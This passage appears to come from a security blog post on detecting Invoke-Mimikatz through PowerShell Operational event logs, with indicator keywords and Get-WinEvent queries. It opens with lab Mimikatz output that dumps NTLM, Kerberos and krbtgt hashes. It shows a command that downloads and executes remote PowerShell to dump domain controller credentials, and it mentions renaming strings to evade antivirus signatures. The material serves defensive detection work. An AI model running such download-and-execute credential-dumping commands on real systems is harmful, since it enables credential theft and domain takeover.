Authentication Id : 0 ; 175255 (00000000:0002ac97)
Session           : Interactive from 1
User Name         : Administrator
Domain            : RD
Logon Server      : RDLABDC02
Logon Time        : 1/1/2016 5:56:06 PM
SID               : S-1-5-21-2578996962-4185879466-3696909401-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : RD
         * NTLM     : 5164b7a0fda365d56739954bbbc23835
         * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
         [00010000] CredentialKeys
         * NTLM     : 5164b7a0fda365d56739954bbbc23835
         * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : RD
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : RD.ADSECURITY.ORG
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name         : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server      : (null)
Logon Time        : 1/1/2016 5:51:27 PM
SID               : S-1-5-19
        msv :
        tspkg :
        wdigest :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        kerberos :
         * Username : (null)
         * Domain   : (null)
         * Password : (null)
        ssp :   KO
        credman :
```



```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -Command '"privilege::debug" "LSADump::LSA /inject" exit
'  -Computer RDLABDC02.rd.adsecurity.org

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 17 modules * * */


mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADump::LSA /inject
Domain : RD / S-1-5-21-2578996962-4185879466-3696909401

RID  : 000001f4 (500)
User : Administrator

 * Primary
    LM   :
    NTLM : 5164b7a0fda365d56739954bbbc23835

 * WDigest
    01  c0c1cd529c7144c6d139e6e60d736d90
    02  4fcc571641e339721974261be7e2aaef
    03  d9e8e1805615587fdc3fda237738f6d6
    04  c0c1cd529c7144c6d139e6e60d736d90
    05  3b078d87e635567201e3f88089ec96f3
    06  6a3d08f13bc2f80bb3069d13435b26ba
    07  f0cb16a36fbb7b50e0cc1b2bef85863b
    08  b44ed9b44d01970daa12b0892393529a
    09  fa5bc9290f187fa4f1c5302660fc96ab
    10  f60ffaed4170b8ef156b8d0b80dfcb54
    11  ee2fd2ebf81006ff4beb155b805f3b13
    12  b44ed9b44d01970daa12b0892393529a
    13  deb0eea0b0f52e0beaf28ddcd6df729e
    14  dc3b9b1119aa138ad5d1b2b235e6228a
    15  247f7111a3c675e76f61bce10d5ab79f
    16  d4b240659c5e6736b227c7483e323ee3
    17  9d29791a3dc3f3776c8d4be29e85ffdc
    18  6285f274a4ef92630e36a46718c5440e
    19  6d338693b93f546f053c0f2d6a6d95a7
    20  d71153adababdcfe7405595135941d9b
    21  8056a6b29ae0919e17a09c62cbdcfd34
    22  aaec679dd42785ca7e0935aae14bfcff
    23  c158b1943857ba376f5e6e3730c2b9c6
    24  00681c186e73af61b4f970707d0eb307
    25  caef5fc9ff51e67f447de0930bdd2f6b
    26  fe7252ca3b27ee700fedce75a390748e
    27  7dc1e16c372c71f618c2ec6a3a9ff566
    28  bde7238548ecf901fe7828d718e8433e
    29  8be55dff35676abf2cc748e8851d21e6

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 5bfd0d0efe3e2334
      rc4_plain         : 5164b7a0fda365d56739954bbbc23835

 * Kerberos-Newer-Keys
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835

RID  : 000001f5 (501)
User : Guest

 * Primary
    LM   :
    NTLM :

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    LM   :
    NTLM : 8b4e3f3c8e5e18ce5fb124ea9d7ac65f

 * WDigest
    01  a92112134327169819930f8fe018d8ee
    02  4090d80556250ffad867580236ae5aab
    03  1d1c52ec7363bfd7942c3506b34fe761
    04  a92112134327169819930f8fe018d8ee
    05  4090d80556250ffad867580236ae5aab
    06  7b40dd5ba9ed32220cadfaae65317b26
    07  a92112134327169819930f8fe018d8ee
    08  44f2409d3afe3d720e2545ed4879b724
    09  44f2409d3afe3d720e2545ed4879b724
    10  96b1938079c1acc20d8117e221016bd7
    11  f89f170a0aae479cff17eef24fe8fae2
    12  44f2409d3afe3d720e2545ed4879b724
    13  aeff2045118db52c4bedfe595d9593e8
    14  f89f170a0aae479cff17eef24fe8fae2
    15  6109598fed272d2a95295b9839d07ade
    16  6109598fed272d2a95295b9839d07ade
    17  4e4e26f5ac78c63aab08e0b78b5fe743
    18  fdf2c6b4e882cb1f6f4142bde165da7e
    19  b66877800a0008f204139359ba0746b1
    20  3df64620f6ca5f9005a40e1611c9124b
    21  decacbe446be85e5e630789c3baa2eda
    22  decacbe446be85e5e630789c3baa2eda
    23  316459657dda70bbfe266d0a3b183b96
    24  1ecd4d0d922ee2271306d4fb513c0e99
    25  1ecd4d0d922ee2271306d4fb513c0e99
    26  64543d1aecb32941e5a2157a007735a3
    27  f2f3b5b80a8f7d9ee1caae6bc854782f
    28  c9c99c9c79a025fbfebdb7c3ae830f18
    29  84903f2e379f06c94e038f415ee3cc84
```

Detecting Invoke-Mimikatz & Other PowerShell Attack Tools?


Most advice on how to detect attack tools like Invoke-Mimikatz involves tracking the wrong "signature" type words/phrases (this is often the AV approach) in order to have a high success/ low false positive rate. A nice goal, but not a great approach.

These "signatures" often include:

- "mimikatz"
- "gentilkiwi"
- "Invoke-Mimikatz"

The issue is that this is PowerShell code, so it's trivial to open in notepad and modify these signatures.

So, what does this mean?



Find what: Mimikatz

Replace with: Kitikatz


The best method to detect PowerShell attack code is to look for key indicators – code snippets required for the code to run correctly.

Invoke-Mimikatz Event Log Keywords:


- "System.Reflection.AssemblyName"

- "System.Reflection.Emit.AssemblyBuilderAccess "
- "System.Runtime.InteropServices.MarshalAsAttribute"
- "TOKEN_PRIVILEGES"
- "SE_PRIVILEGE_ENABLED"

Searching the PowerShell Operational Log for "System.Reflection' returns lots of events after a PowerShell attack tool like Invoke-Mimikatz is run:




```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value="System.Ref.
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:55 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value="System.Ref.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value="System.Ref.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(New-Object): name="TypeName"; value="System.Ref.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
9/22/2015 9:07:54 PM          4103 Information      ParameterBinding(Out-Null): name="InputObject"; value="System.Re.
```



```
PS C:\> $OPSIndicator = 'System.Reflection'
PS C:\> $OffPSEvents = Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>     Where { $_.Message -like "*$OPSIndicator*" }
>> ForEach ($OffPSEventsItem in $OffPSEvents) { $OffPSEventsItem.Message }
>>
ParameterBinding(New-Object): name="TypeName"; value="System.Reflection.AssemblyName"
ParameterBinding(New-Object): name="ArgumentList"; value="ReflectedDelegate"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = New-Object
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2514
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuilder"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Out-Null
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2482
        User = ADSECLAB\LukeSkywalker
        Shell ID = Microsoft.PowerShell


User Data:


ParameterBinding(Out-Null): name="InputObject"; value="System.Reflection.Emit.FieldBuilder"
```

Searching the PowerShell Operational Log for “TOKEN.PRIVILEGES’ also returns several events after a PowerShell attack tool like Invoke-Mimikatz is run:




```
Level          Date and Time          Source     Event ID  Task Category
Information    9/22/2015 9:07:55 PM   PowerS...  4103      Executing Pipeline
```

Event 4103, PowerShell (Microsoft-Windows-PowerShell)


General | Details

```
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="Value"; value="TOKEN_PRIVILEGES"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"


Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 4.0
        Host ID = 9a34ba6c-75ac-4ff2-9bc2-f80ead1633f5
        Engine Version = 4.0
        Runspace ID = 98ad00be-7b11-43d6-bcab-62e048104403
        Pipeline ID = 32
        Command Name = Add-Member
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 2484
        User = ADSECLAB\LukeSkywalker
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	9/22/2015 9:07:55 PM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
